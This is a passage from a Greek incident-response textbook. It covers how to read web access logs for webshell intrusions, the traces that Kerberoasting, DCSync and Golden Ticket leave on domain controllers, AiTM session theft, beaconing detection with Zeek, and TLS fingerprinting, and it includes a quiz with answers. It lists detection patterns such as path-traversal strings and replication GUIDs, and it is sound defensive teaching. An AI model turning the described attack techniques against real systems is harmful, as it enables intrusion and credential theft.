Το αρχείο πρόσβασης (access log) καταγράφει κάθε αίτημα: χρονοσήμανση, πηγαία IP, μέθοδο, URI, κωδικό απόκρισης, μέγεθος, user-agent. Τα σήματα που ξεχωρίζουν στην έρευνα:

Σήμα	Μοτίβο στο log	Πιθανή ερμηνεία
Σάρωση καταλόγων	Εκατοντάδες 404 σε δευτερόλεπτα προς /admin/, /wp-/, /.git	Αναγνώριση με εργαλείο (gobuster κ.ά.)
Απόπειρες SQLi	Παράμετροι με ', UNION, SELECT, κωδικοποιήσεις URL	Δοκιμές έγχυσης SQL
Διάσχιση διαδρομής	Ακολουθίες ../, %2e%2e%2f στο URI	Απόπειρα LFI / ανάγνωσης αρχείων
Επιτυχής μεταφόρτωση	POST σε φόρμα uploads με απόκριση 200, ακολουθούμενο από GET σε νέο .php/.jsp	Πιθανή εγκατάσταση webshell
Κέλυφος σε λειτουργία	Επαναλαμβανόμενα POST στο ίδιο ασυνήθιστο αρχείο, μικρές αποκρίσεις, λίγες πηγαίες IP	Ενεργό webshell
Ασυνήθης user-agent	Κενός, ή εργαλείου (curl, python-requests) σε διαδρομές εφαρμογής	Αυτοματοποιημένη πρόσβαση

Εμβάθυνση: η ανατομία μιας παραβίασης μέσω webshell

Το τυπικό σενάριο έχει τρεις πράξεις, όλες ορατές στο access log. Πρώτη πράξη — αναγνώριση: σάρωση με μαζικά 404 και δοκιμές σε γνωστά ευάλωτα μονοπάτια. Δεύτερη πράξη — εγκατάσταση: ένα POST προς τον ευάλωτο μηχανισμό (φόρμα μεταφόρτωσης, ευπάθεια απομακρυσμένης εκτέλεσης) και αμέσως μετά το πρώτο GET προς ένα αρχείο που δεν υπήρχε ποτέ στην εφαρμογή, π.χ. /uploads/cache.php — αυτή η «πρώτη κλήση» είναι η χρυσή χρονοσήμανση της παραβίασης. Τρίτη πράξη — λειτουργία: σειρά POST προς το ίδιο αρχείο, συχνά με 200 και μικρά μεγέθη απόκρι-

σης, από λίγες IP, κάθε POST είναι μία εντολή του αντιπάλου. Η διασταύρωση με το σύστημα αρχείων (χρόνος δημιουργίας του .php, ιδιοκτήτης ο λογαριασμός του web server) και με τα ίχνη διεργασιών (web server που γεννά κελύφη — Κεφάλαιο 6) κλείνει την απόδειξη.

8.5 Εργαστηριακό Πρωτόκολλο: ανάκριση access log

\$ Ποια νέα αρχεία .php δέχθηκαν αιτήματα, και πότε το πρώτο;

```
$ awk '{print $7}' access.log | grep '\.php' | sort | uniq -c |
sort -rn | head -5
```

Αποτέλεσμα

```
1412 /index.php
288 /login.php
174 /uploads/cache.php
9 /contact.php
```

\$ Το ιστορικό του ύποπτου αρχείου

```
$ grep '/uploads/cache.php' access.log | head -3
```

Αποτέλεσμα

```
198.51.100.23 - - [10/Feb/2026:22:14:09 +0000]
"GET /uploads/cache.php HTTP/1.1" 200 312 "-" "curl/8.5.0"
198.51.100.23 - - [10/Feb/2026:22:14:41 +0000]
"POST /uploads/cache.php HTTP/1.1" 200 187 "-" "curl/8.5.0"
198.51.100.23 - - [10/Feb/2026:22:15:02 +0000]
"POST /uploads/cache.php HTTP/1.1" 200 4211 "-" "curl/8.5.0"
```

Ένα cache.php μέσα στον κατάλογο μεταφορτώσεων, που δεν ανήκει στην εφαρμογή, προσπελαύνεται με curl και δέχεται διαδοχικά POST: η εικόνα του ενεργού webshell είναι πλήρης. Το αμέσως προηγούμενο αίτημα της ίδιας IP στο log θα δείξει πιθανότατα τον μηχανισμό εγκατάστασης.

Βασικό σημείο


Στην έρευνα διακομιστή ιστού, το ερώτημα-κλειδί δεν είναι «ποιες επιθέσεις δέχθηκε;» — όλοι οι εκτεθειμένοι διακομιστές δέχονται συνεχώς σαρώσεις — αλλά «ποια αιτήματα πέτυχαν;». Η προσοχή εστιάζεται στις αποκρίσεις 200/302 σε ύποπτα URI, στη πρώτη εμφάνιση κάθε νέου εκτελέσιμου πόρου, και στη διασταύρωση με το σύστημα αρχείων και την τηλεμετρία διεργασιών.

8.6 Επιθέσεις στο Active Directory και τα ίχνη τους στον ελεγκτή τομέα

Το Active Directory είναι ο τελικός στόχος σχεδόν κάθε εταιρικής εισβολής: όποιος ελέγχει τον τομέα, ελέγχει τα πάντα. Οι τέσσερις κλασικές επιθέσεις αφήνουν χαρακτηριστικά ίχνη στα ημερολόγια του ελεγκτή τομέα (DC):

Επίθεση	Μηχανισμός	Ίχνη στον DC
Kerberoasting	Αίτηση TGS για λογαριασμούς με SPN, offline σπάσιμο	EID 4769 με κρυπτογράφηση RC4 (0x17) και ασυνήθη ένταση ανά πηγή
Password spraying	Ένας κωδικός σε πολλούς λογαριασμούς	Κύ μα 4625/4771 με κωδικό αποτυχίας 0xC000006A σε πολλούς λογαριασμούς από μία IP
DCSync	Μίμηση replication για εξαγωγή hashes	EID 4662 με GUID replication (DS-Replication-Get-Changes) από λογαριασμό μη-DC
Golden Ticket	Πλαστό TGT με το hash του krbtgt	TGS χωρίς προηγούμενο TGT, ανώμαλες διάρκειες, ασυνέπειες 4769/4768

Σχ. 13, Επιθέσεις AD και τα αντίστοιχα ίχνη στον DC



Κάθε τεχνική κατά του AD έχει ημερολογιακή υπογραφή στον DC — αρκεί ο έλεγχος (SACL/audit policy) να είναι ενεργός και τα logs να προωθούνται.

Βασικό σημείο

Το EID 4662 με τα GUID της αναπαραγωγής (DS-Replication-Get-Changes-All) από λογαριασμό που δεν είναι ελεγκτής τομέα είναι σχεδόν πάντα DCSync: κάποιος «ρουφάει» όλα τα hashes του τομέα.

Εμβάθυνση

Η διερεύνηση παραβίασης AD απαντά σε τρία διαδοχικά ερωτήματα. *Πόσο βαθιά έφτασε;* — αν αποδειχθεί DCSync ή πρόσβαση στο NTDS.dit, το σύνολο των διαπιστευτηρίων του τομέα θεωρείται εκτεθειμένο — συμπεριλαμβανομένου του krbtgt. *Τι σημαίνει για την ανάκαμψη;* — διπλή αλλαγή του krbtgt (με μεσοδιάστημα αναπαραγωγής), αλλαγή όλων των προνομιούχων, έλεγχος για εγκατεστημένες «πίσω πόρτες» εξουσιοδότησης (AdminSDHolder, ACL, σκιώδεις λογαριασμοί). *Πώς μπήκε ως εδώ;* — η διαδρομή κλιμάκωσης συνήθως περνά από εργαλεία τύπου BloodHound: η ίδια ανάλυση γραφημάτων

που έκανε ο αντίπαλος αποκαλύπτει ποια διαδρομή ακολούθησε. Προϋπόθεση όλων: ενεργή πολιτική ελέγχου (Directory Service Access auditing) και προώθηση των DC logs — ο DC που κρατά μόνο τοπικά logs λίγων ωρών είναι το ακριβότερο τυφλό σημείο του οργανισμού.

Εργαστηριακό Πρωτόκολλο §8.Δ1

\$ PowerShell — κυνήγι DCSync

```
Get-WinEvent -FilterHashtable @{LogName='Security';Id=4662} |
Where-Object {$_.Message -match '1131f6aa|1131f6ad' -and $_.Message -notmatch
↪ 'DC0[12]\$'} |
Select-Object -First 2 TimeCreated,
  @{$n='Account';e={($_.Message -split 'Account Name:\s+')[1] -split '\s' | Select
↪ -First 1}}
```

Αποτέλεσμα εντολής

TimeCreated	Account
-----	-----
26/9/2026 2:09:48 pm	svc-backup


Επεξήγηση

Ο svc-backup ζήτησε replication GUIDs στις 14:09 — δεν είναι DC. Ο κλεμμένος λογαριασμός υπηρεσίας εκτέλεσε DCSync: από αυτό το δευτερόλεπτο, όλος ο τομέας θεωρείται παραβιασμένος και το σχέδιο ανάκαμψης περιλαμβάνει διπλό krbtgt reset.

8.7 AiTM phishing: υποκλοπή συνεδρίας πέρα από το MFA

Το κλασικό phishing κλέβει κωδικούς, το **Adversary-in-the-Middle (AiTM)** κλέβει *συνεδρίες*. Ο αντίπαλος στήνει αντίστροφο μεσολαβητή (evilginx κ.ά.) που αναμεταδίδει σε πραγματικό χρόνο τη σελίδα σύνδεσης του παρόχου: το θύμα βάζει κωδικό και MFA στον γνήσιο ιστότοπο — μέσω του μεσολαβητή — και ο αντίπαλος κρατά το session cookie. Το MFA νικήθηκε όχι σπάζοντας το, αλλά παρακάμπτοντάς το: το cookie είναι η αποδεδειγμένη ταυτότητα.

Σχ. 22, Ροή επίθεσης AiTM



Ο μεσολαβητής βλέπει — και κρατά — ό,τι περνά: διαπιστευτήρια, MFA και το cookie της συνεδρίας. Η σύνδεση του θύματος πετυχαίνει κανονικά, γι' αυτό η επίθεση δεν γίνεται αντιληπτή.

Βασικό σημείο

Μετά από AiTM, η αλλαγή κωδικού δεν αρκεί: όσο το κλεμμένο cookie/token ζει, ο αντίπαλος μένει μέσα. Η απάντηση είναι ανάκληση συνεδριών (revoke sessions) + επανεγγραφή MFA + έλεγχος για νέους κανόνες inbox και συσκευές.

Εμβάθυνση

Τα ίχνη του AiTM ζουν στα sign-in logs του παρόχου ταυτότητας: επιτυχής σύνδεση με MFA από τη διεύθυνση/ASN του μεσολαβητή αμέσως μετά τη σύνδεση του θύματος, αλλαγή User-Agent και «αδύνατο ταξίδι» (impossible travel) μέσα σε λεπτά. Ακολουθούν οι κλασικές κινήσεις μετα-παραβίασης του BEC: κανόνες inbox που κρύβουν απαντήσεις (T1564.008), εγγραφή νέας MFA συσκευής, OAuth consents σε κακόβουλες εφαρμογές, και προσθήκη δευτερεύοντος email ανάκτησης. Η δομική άμυνα είναι τα phishing-resistant διαπιστευτήρια (FIDO2/passkeys — το cookie δένεται με το origin, ο μεσολαβητής αποτυγχάνει) και οι πολιτικές πρόσβασης υπό όρους που απαιτούν συμμορφούμενη συσκευή, η ανιχνευτική, κανόνες πάνω σε sign-in anomalies και σε δημιουργία inbox rules.

Εργαστηριακό Πρωτόκολλο §8.Δ2**\$ Bash — sign-in log triage (εξαγωγή JSON)**

```
jq -r 'select(.userPrincipalName=="m.kosta@corp.example") |
[.createdDateTime,.ipAddress,.location.countryOrRegion,.status.errorCode] | @tsv' \
signins.json | head -n 3
```

Αποτέλεσμα εντολής

2026-09-26T10:44:02Z	81.186.14.22	GR	0
2026-09-26T10:47:19Z	146.70.99.183	NL	0
2026-09-26T10:52:40Z	146.70.99.183	NL	0

Επεξήγηση

Επιτυχής σύνδεση από Ελλάδα και, τρία λεπτά αργότερα, από ολλανδικό VPS — και οι δύο με MFA «επιτυχές»: η δεύτερη είναι το replay της συνεδρίας από τον μεσολαβητή. Ενέργειες: revoke sessions, reset, έλεγχος inbox rules και OAuth grants.

8.8 Εγκληματολογία webshell: ο διακομιστής ως πληκτρολόγιο του αντιπάλου

Το **webshell** — ένα μικρό script παρατημένο σε προσβάσιμο κατάλογο του web server — δίνει στον αντίπαλο εκτέλεση εντολών μέσα από αθώα φαινόμενα HTTP αιτήματα. Τα σήματά του διατρέχουν τρία επίπεδα:

Επίπεδο	Σήμα	Πηγή
Access log	POST σε ασυνήθιστο .aspx/.php, ίδιο URI, ένα IP, καμία αναφορά (referrer), user-agent εργαλείου	Web server logs
Σύστημα αρχείων	Νέο script σε webroot με χρόνο δημιουργίας μετά το deploy, timestamped δίπλα σε παλιά	\$MFT/\$UsnJrnl (κεφ. 4)
Διεργασίες	w3wp.exe/php-fpm γεννά cmd.exe, powershell.exe, whoami	Sysmon EID 1 (γονέας!)

Βασικό σημείο

Ο ισχυρότερος δείκτης webshell δεν είναι το αρχείο αλλά η γενεαλογία: ο worker του web server δεν έχει κανέναν νόμιμο λόγο να γεννά κελύφη εντολών. Ένα 4688/EID 1 με γονέα w3wp.exe και παιδί cmd.exe αξίζει άμεση κλιμάκωση.

Εμβάθυνση

Η διερεύνηση δουλεύει και προς τα πίσω και προς τα εμπρός. Προς τα πίσω: από το webshell στο access log — το πρώτο αίτημα προς το αρχείο δείχνει την IP εγκατάστασης, και τα αιτήματα αμέσως πριν (στο ίδιο IP/session) δείχνουν την ευπάθεια που το φύτεψε (upload endpoint, RCE, deserialization). Προς τα εμπρός: κάθε POST προς το webshell είναι μία «εντολή» — το μέγεθος αιτήματος/απάντησης σκιαγραφεί τη δραστηριότητα (μικρά = αναγνώριση, μεγάλες απαντήσεις = εξαγωγή), ακόμη κι όταν το περιεχόμενο είναι κρυπτογραφημένο στο επίπεδο εφαρμογής. Στη συλλογή προσοχή στην πλάνη του «καθαρίσματος»: η διαγραφή του webshell από τον διαχειριστή πριν από την απεικόνιση καταστρέφει το \$MFT record με το resident περιεχόμενο — ό,τι ακριβώς χρειαζόταν η απόδοση.

Εργαστηριακό Πρωτόκολλο §8.Δ3

\$ Bash — γενεαλογία και πρώτο αίτημα

```
grep 'uploads/x.aspx' access.log | head -n 1
grep 'uploads/x.aspx' access.log | awk '{print $1}' | sort -u
```

Αποτέλεσμα εντολής

```
146.70.99.183 - - [26/Sep/2026:11:02:17 +0000] "POST /uploads/x.aspx HTTP/1.1" 200
↪ 312 "-" "python-requests/2.31"
146.70.99.183
```

Επεξήγηση

Ένα και μόνο IP μιλά στο x.aspx, με user-agent βιβλιοθήκης — όχι browser. Το πρώτο αίτημα στις 11:02 ορίζει την εγκατάσταση: ό,τι έγινε στο ίδιο IP πριν από αυτήν είναι ο δρόμος της εισβολής, ό,τι μετά είναι το χειριστήριο του αντιπάλου.

8.9 Τεχνικό Εργαστήριο 8: Ανασύνθεση παραβίασης διακομιστή ιστού

Περιβάλλον. Εικονική μηχανή Linux με Apache/Nginx και ένα παρεχόμενο (ή αναπαραγόμενο) access log 24 ωρών που περιέχει σάρωση, εγκατάσταση webshell και λειτουργία του.

Φάση 1 — Στατιστική εποπτεία. Κατανομή αιτημάτων ανά ώρα, κορυφαίες IP, κορυφαία URI, κατανομή κωδικών απόκρισης. Πού βρίσκονται οι ανωμαλίες;

Φάση 2 — Εντοπισμός. Εντοπίστε τη σάρωση (συστάδα 404), τον μηχανισμό εγκατάστασης (το κρίσιμο POST) και την πρώτη κλήση του webshell. Καταγράψτε την ακριβή χρονοσήμανση κάθε πράξης.

Φάση 3 — Διασταύρωση. Στο σύστημα αρχείων της μηχανής, επιβεβαιώστε χρόνο δημιουργίας και ιδιοκτήτη του κακόβουλου αρχείου, αντιπαραβάλετε με το χρονολόγιο του log.

Φάση 4 — Αναφορά. Χρονολόγιο της παραβίασης με τεκμήριο ανά γραμμή, κατάλογο IOCs (IP, URI, ονόματα αρχείων, user-agents) και ταξινόμησή τους στην Πυραμίδα του Πόνου.

Παραδοτέο. Η αναφορά και τα scripts/εντολές της ανάλυσης.

8.10 Πρακτικές Ασκήσεις

1. Εξαγάγετε τις πλήρεις κεφαλίδες ενός μηνύματος από τον δικό σας λογαριασμό και σχολιάστε γραμμή προς γραμμή τις εγγραφές Received και το Authentication-Results.
2. Ένας τομέας-σωσίας του οργανισμού σας στέλνει phishing με έγκυρα SPF/DKIM/DMARC. Ποιοι αμυντικοί μηχανισμοί απομένουν; Προτείνετε τρεις.
3. Σχεδιάστε ανίχνευση σήραγγας DNS πάνω σε καταγραφές ερωτημάτων: ποια τρία χαρακτηριστικά θα μετρούσατε και με ποια κατώφλια;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η ταυτότητα είναι το νέο περίμετρο: οι περισσότερες σύγχρονες παραβιάσεις είναι «σύνδεση», όχι «εισβολή» — τα sign-in logs είναι το πρώτο βιβλίο ανάγνωσης.
- Επιθέσεις AD: Kerberoasting (4769/RC4), spraying (4625 0xC000006A μαζικά), DCSync (4662 replication GUIDs από μη-DC), Golden Ticket (TGS χωρίς TGT) — κάθε μία με ημερολογιακή υπογραφή στον DC, αρκεί ο έλεγχος να είναι ενεργός.
- Μετά από DCSync/NTDS.dit: όλος ο τομέας εκτεθειμένος — διπλό krbtgt reset και έλεγχος για ACL backdoors.
- DNS: τηλεμετρία προθέσεων και ταυτόχρονα δίαυλος εξαγωγής (μήκος/εντροπία/όγκος ερωτημάτων ανά πηγή), το EID 22 του Sysmon δίνει το ερώτημα με τη διεργασία.
- Email: SPF/DKIM/DMARC ελέγχουν τον φάκελο και την υπογραφή — τα Authentication-Results στις κεφαλίδες είναι η πρώτη στάση κάθε ανάλυσης

phishing.

- AiTM: κλέβει συνεδρίες, όχι κωδικούς — το MFA παρακάμπτεται, απάντηση: revoke sessions, επανεγγραφή MFA, έλεγχος inbox rules/OAuth, και μακρο-πρόθεσμα FIDO2.
- Web logs: η ακολουθία (ίδιο IP/UA σε αναγνώριση → εκμετάλλευση → webshell POSTs) διαβάζεται σαν ιστορία — ο συνδυασμός με το \$MFT του server δίνει το πλήρες αφήγημα.

8.11 Τεστ Αυτοαξιολόγησης 8

1. Έκρηξη συμβάντων 4769 με κρυπτογράφηση RC4 από έναν χρήστη προς πολλούς λογαριασμούς υπηρεσιών υποδεικνύει:
 - A. Password spraying
 - B. Kerberoasting
 - C. DCSync
 - D. Σήραγγα DNS
2. Πλήθος ερωτημάτων NXDOMAIN προς ονόματα υψηλής εντροπίας συνάδει με:
 - A. Λειτουργία DGA κακόβουλου λογισμικού
 - B. Φυσιολογική περιήγηση
 - C. Αποτυχία του διακομιστή DNS
 - D. Kerberoasting
3. Το DMARC προσθέτει πάνω από SPF/DKIM κυρίως:
 - A. Κρυπτογράφηση του μηνύματος
 - B. Απαίτηση ευθυγράμμισης με το ορατό From και πολιτική χειρισμού αποτυχιών
 - C. Σάρωση συνημμένων
 - D. Έλεγχο του σώματος του μηνύματος
4. Ποιο εύρημα στο access log είναι η «χρυσή χρονοσήμανση» μιας παραβίασης με webshell;
 - A. Το πρώτο 404 της σάρωσης
 - B. Το πρώτο αίτημα προς το νέο, άγνωστο εκτελέσιμο αρχείο
 - C. Ο μεγαλύτερος αριθμός αιτημάτων σε μία ώρα
 - D. Το τελευταίο POST του αντιπάλου
5. Μήνυμα περνά SPF, DKIM και DMARC. Τι συμπεραίνουμε με βεβαιότητα;
 - A. Το μήνυμα είναι νόμιμο και ασφαλές
 - B. Ο αποστολέας είναι υπάλληλος του οργανισμού
 - C. Το μήνυμα εστάλη από εξουσιοδοτημένη υποδομή του τομέα αποστολής και δεν αλλοιώθηκε — τίποτα για τις προθέσεις
 - D. Το μήνυμα δεν περιέχει κακόβουλους συνδέσμους

Απαντήσεις

- **1 — B.** Το μοτίβο «ένας χρήστης, πολλά TGS, RC4» είναι η υπογραφή της συλλογής εισιτηρίων προς σπάσιμο εκτός σύνδεσης.
- **2 — A.** Το εμφύτευμα δοκιμάζει αλγοριθμικά ονόματα έως ότου βρει τον καταχωρισμένο τομέα C2 — τα υπόλοιπα καταλήγουν NXDOMAIN.
- **3 — B.** Η ευθυγράμμιση με το ορατό From είναι ό,τι βλέπει ο χρήστης, η πολιτική λέει στους παραλήπτες τι να κάνουν με τις αποτυχίες.
- **4 — B.** Η πρώτη κλήση του νέου πόρου οριοθετεί το «πριν» και το «μετά» — από εκεί ξετυλίγεται όλο το χρονολόγιο.
- **5 — C.** Οι έλεγχοι πιστοποιούν τομέα και ακεραιότητα διαδρομής, παραβιασμένοι λογαριασμοί και τομείς-σωσίες τους περνούν κανονικά.

Κεφάλαιο 9

Δικτυακή Εγκληματολογία: Μεταδεδομένα, Zeek και Κρυπτογραφημένη Κίνηση

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- συγκρίνετε την πλήρη σύλληψη πακέτων με τα δικτυακά μεταδεδομένα ως στρατηγικές ορατότητας,
- περιγράψετε τα βασικά αρχεία καταγραφής του Zeek και τον ρόλο του καθενός στην έρευνα,
- ανιχνεύετε περιοδική επικοινωνία C2 (beaconing) σε δεδομένα ροών,
- εξάγετε αξιοποιήσιμα ευρήματα από κρυπτογραφημένη κίνηση χωρίς αποκρυπτογράφηση,
- εξηγείτε τις επιπτώσεις του DNS over HTTPS (DoH) στην αμυντική ορατότητα.

9.1 Πλήρης σύλληψη ή μεταδεδομένα;

Η **πλήρης σύλληψη πακέτων** (full packet capture — PCAP) διατηρεί τα πάντα, αλλά κοστίζει: ο αποθηκευτικός χώρος για λίγες ημέρες κίνησης ενός μεσαίου οργανισμού μετριέται σε δεκάδες terabyte, και το μεγαλύτερο μέρος του περιεχομένου είναι ούτως ή άλλως κρυπτογραφημένο. Τα **δικτυακά μεταδεδομένα** — ποιος μίλησε με ποιον, πόσο, πόσο, με ποιο πρωτόκολλο — καταλαμβάνουν τάξεις μεγέθους λιγότερο χώρο και απαντούν στο 90% των ερευνητικών ερωτημάτων. Η ώριμη αρχιτεκτονική συνδυάζει: μεταδεδομένα για μήνες (η μηχανή του χρονολογίου) και πλήρη σύλληψη σε κυλιόμενο παράθυρο ημερών ή κατ' απαίτηση (το μικροσκόπιο για τα κρίσιμα διαστήματα).

9.2 Το Zeek και τα αρχεία του

Το **Zeek** (πρώην Bro) δεν είναι σύστημα υπογραφών, είναι μεταγλωττιστής κίνησης σε **δομημένα ημερολόγια συμβάντων** ανά πρωτόκολλο. Τα σημαντικότερα:

Αρχείο	Περιεχόμενο και ερευνητική αξία
conn.log	Κάθε ροή: πεντάδα διευθύνσεων/θυρών, διάρκεια, bytes ανά κατεύθυνση, κατάσταση — η ραχοκοκαλιά κάθε ανάλυσης
dns.log	Ερωτήματα και αποκρίσεις: όνομα, τύπος, απάντηση, TTL — ο χάρτης προθέσεων των τερματικών
http.log	Μη κρυπτογραφημένα αιτήματα: host, URI, μέθοδος, user-agent, τύπος περιεχομένου
ssl.log	Χειραψίες TLS: SNI, έκδοση, κατάσταση πιστοποιητικού — ορατότητα χωρίς αποκρυπτογράφηση
x509.log	Πιστοποιητικά: εκδότης, υποκείμενο, διάρκεια — αυτο-υπογεγραμμένα και βραχύβια ξεχωρίζουν
files.log	Αρχεία που διέσχισαν το δίκτυο: τύπος, μέγεθος, hashes — γέφυρα προς την ανάλυση δειγμάτων
notice.log	Ό,τι το Zeek έκρινε αξιοσημείωτο (πολιτικές, ευρετικές)

Όλα μοιράζονται το πεδίο uid — το μοναδικό αναγνωριστικό ροής που επιτρέπει τη συρραφή: από μια ύποπτη σύνδεση στο conn.log, στο ερώτημα DNS που προηγήθηκε, στο πιστοποιητικό του ssl.log, στο αρχείο του files.log.

9.3 Ανίχνευση beaconing

Τα εμφυτεύματα «τηλεφωνούν σπίτι» περιοδικά. Στο conn.log αυτό μεταφράζεται σε: πολλές μικρές ροές, προς τον ίδιο προορισμό, με σχεδόν σταθερό μεσοδιάστημα και σχεδόν σταθερό μέγεθος — ενώ η ανθρώπινη περιήγηση είναι εκρηκτική και άτακτη.

\$ Κατανομή μεσοδιαστημάτων προς έναν προορισμό (zeek-cut + awk)


```
$ cat conn.log | zeek-cut ts id.orig_h id.resp_h |
awk '$3=="203.0.113.44" {print $1}' |
awk 'NR>1 {printf "%.0f\n", $1-prev} {prev=$1}' |
sort -n | uniq -c | sort -rn | head -4
```

Αποτέλεσμα

```
281 60
12 61
9 59
2 118
```

Από 304 διαδοχικές ροές, οι 302 απέχουν 59–61 δευτερόλεπτα: ρολόι εξήντα δευτερολέπτων με ελάχιστη διακύμανση (jitter), ασύμβατο με ανθρώπινη δραστηριότητα. Οι δύο τιμές των ~118 s είναι τα «χαμένα» beacons — διπλάσιο διάστημα σημαίνει μία παραινευθείσα επικοινωνία, τυπικό όταν το εμφύτευμα δεν έλαβε απάντηση.

Σχ. 15 — Beaconing έναντι ανθρώπινης περιήγησης στο χρόνο



Η περιοδικότητα είναι στατιστική υπογραφή: ανιχνεύεται ακόμη κι όταν περιεχόμενο, πρωτόκολλο και προορισμός είναι άγνωστα ή κρυπτογραφημένα.

9.4 Ορατότητα μέσα στην κρυπτογράφηση — χωρίς αποκρυπτογράφηση

Πάνω από το 90% της κίνησης είναι πλέον TLS, όμως κάθε σύνδεση διαρρέει αξιοποιήσιμα μεταδεδομένα:

Στοιχείο	Τι αποκαλύπτει	Περιορισμοί
SNI	Το ζητούμενο όνομα διακομιστή στη χειραψία	Κρύβεται με ECH στις νεότερες υλοποιήσεις
Πιστοποιητικό (x509)	Εκδότη, υποκείμενο, ηλικία, αυτο-υπογραφή	Το δωρεάν έγκυρο πιστοποιητικό είναι πλέον ο κανόνας και για αντιπάλους
Αποτύπωμα χειραψίας (JA3/JA4)	Την υλοποίηση TLS του πελάτη — εργαλεία έχουν χαρακτηριστικά αποτυπώματα	Συγκρούσεις με νόμιμο λογισμικό, απαιτεί πλαίσιο
Μοτίβα ροών	Περιοδικότητα, όγκους, αναλογίες up/down	Στατιστική ένδειξη, όχι απόδειξη περιεχομένου

Ο κανόνας της σύντηξης

Κανένα δικτυακό μεταδεδομένο δεν αρκεί μόνο του για καταδικαστικό συμπέρασμα — ένα ύποπτο JA3 συναντάται και σε νόμιμο λογισμικό, ένα νεαρό πιστοποιητικό και σε νόμιμη υπηρεσία. Η ισχύς προκύπτει από τη **σύντηξη**: περιοδικότητα ροών + νεοκαταχωρισμένος τομέας + ασυνήθιστο αποτύπωμα πελάτη + επιβεβαίωση στο τερματικό (ποια διεργασία άνοιξε τη σύνδεση — Sysmon EID 3). Το δίκτυο δείχνει «κάτι συμβαίνει εκεί», το τερματικό απαντά «αυτό είναι».

9.5 DNS over HTTPS: όταν ο χάρτης προθέσεων σκοτεινιάζει

Το DNS over HTTPS (DoH) μεταφέρει τα ερωτήματα DNS μέσα σε κρυπτογραφημένη σύνδεση HTTPS προς δημόσιους επιλυτές. Για την ιδιωτικότητα του χρήστη είναι πρόοδος, για την αμυντική ορατότητα είναι πρόβλημα: το `dns.log` αδειάζει, ο αναδρομικός διακομιστής του οργανισμού παρακάμπτεται, και μαζί του οι λίστες αποκλεισμού και η καταγραφή. Κακόβουλο λογισμικό χρησιμοποιεί DoH ακριβώς γι' αυτό. Η αμυντική απάντηση είναι τριπλή: πολιτική (επιβολή του εταιρικού επιλυτή και απενεργοποίηση DoH στους browsers μέσω διαχείρισης), δικτυακή (αποκλεισμός γνωστών DoH

endpoints — η προσπάθεια σύνδεσης προς αυτά γίνεται η ίδια σήμα), και τηλεμετρία τερματικού (Sysmon EID 22 καταγράφει την επίλυση στο σημείο όπου δεν μπορεί να κρυφτεί: μέσα στο λειτουργικό σύστημα).

9.6 Δακτυλικά αποτυπώματα TLS: JA3, JA4 και η ταυτότητα του πελάτη

Η κρυπτογράφηση κρύβει το περιεχόμενο, όχι τη «χειραψία»: το Client Hello του TLS στέλνεται σε καθαρό κείμενο και περιέχει τις προτιμήσεις του πελάτη — εκδόσεις, κρυπτοσυστήματα, επεκτάσεις, καμπύλες. Το **JA3** κατακερματίζει αυτόν τον συνδυασμό σε ένα MD5: ίδιο λογισμικό, ίδιο αποτύπωμα — ανεξάρτητα από το πού συνδέεται. Το **JA4** (διάδοχος, ανθεκτικότερος στην τυχαιοποίηση επεκτάσεων του Chrome) κωδικοποιεί επιπλέον ALPN και άλλα χαρακτηριστικά σε αναγνώσιμη μορφή. Ένα C2 framework (Cobalt Strike, Sliver) που «φοράει» domain fronting αλλάζει προορισμούς εύκολα — το αποτύπωμα της βιβλιοθήκης TLS του όμως αλλάζει δύσκολα: ανίχνευση στο επίπεδο «εργαλείο» της Πυραμίδας του Πόνου, μέσα στην κρυπτογράφηση.

Βασικό σημείο

Σπάνιο JA3/JA4 + σπάνιος προορισμός + περιοδικότητα beacon: καθένα μόνο του είναι ένδειξη, τα τρία μαζί είναι σχεδόν βεβαιότητα — χωρίς να αποκρυπτογραφηθεί ούτε ένα byte.

Εμβάθυνση

Η επιχειρησιακή χρήση των αποτυπωμάτων είναι στατιστική, όχι μόνο υπογραφική: αντί να ψάχνουμε «κακά» JA3 σε λίστες (που παλιώνουν), μετράμε τη ν κατανομή τους στο περιβάλλον: ένα αποτύπωμα που εμφανίζεται σε 3.000 hosts είναι browser, ένα που εμφανίζεται σε έναν host, προς έναν προορισμό, με σταθερό ρυθμό, είναι υποψήφιο εμφύτευμα. Προσοχή στα όρια της μεθόδου: proxies και TLS inspection αλλοιώνουν τα αποτυπώματα, οι σύγχρονοι browsers τυχαιοποιούν επεκτάσεις (εξ ου και το JA4), και τα malware που χρησιμοποιούν τα TLS APIs του λειτουργικού κληρονομούν «αθώα» αποτυπώματα συστήματος. Γι' αυτό το αποτύπωμα είναι πάντα ένα σήμα σε σύνθεση — με τη σπανιότητα, τον προορισμό, τον χρονισμό και τον όγκο.

Εργαστηριακό Πρωτόκολλο §9.Δ1

\$ Bash — Zeek ssl.log

```
# Rarity analysis: how many hosts share each JA3?
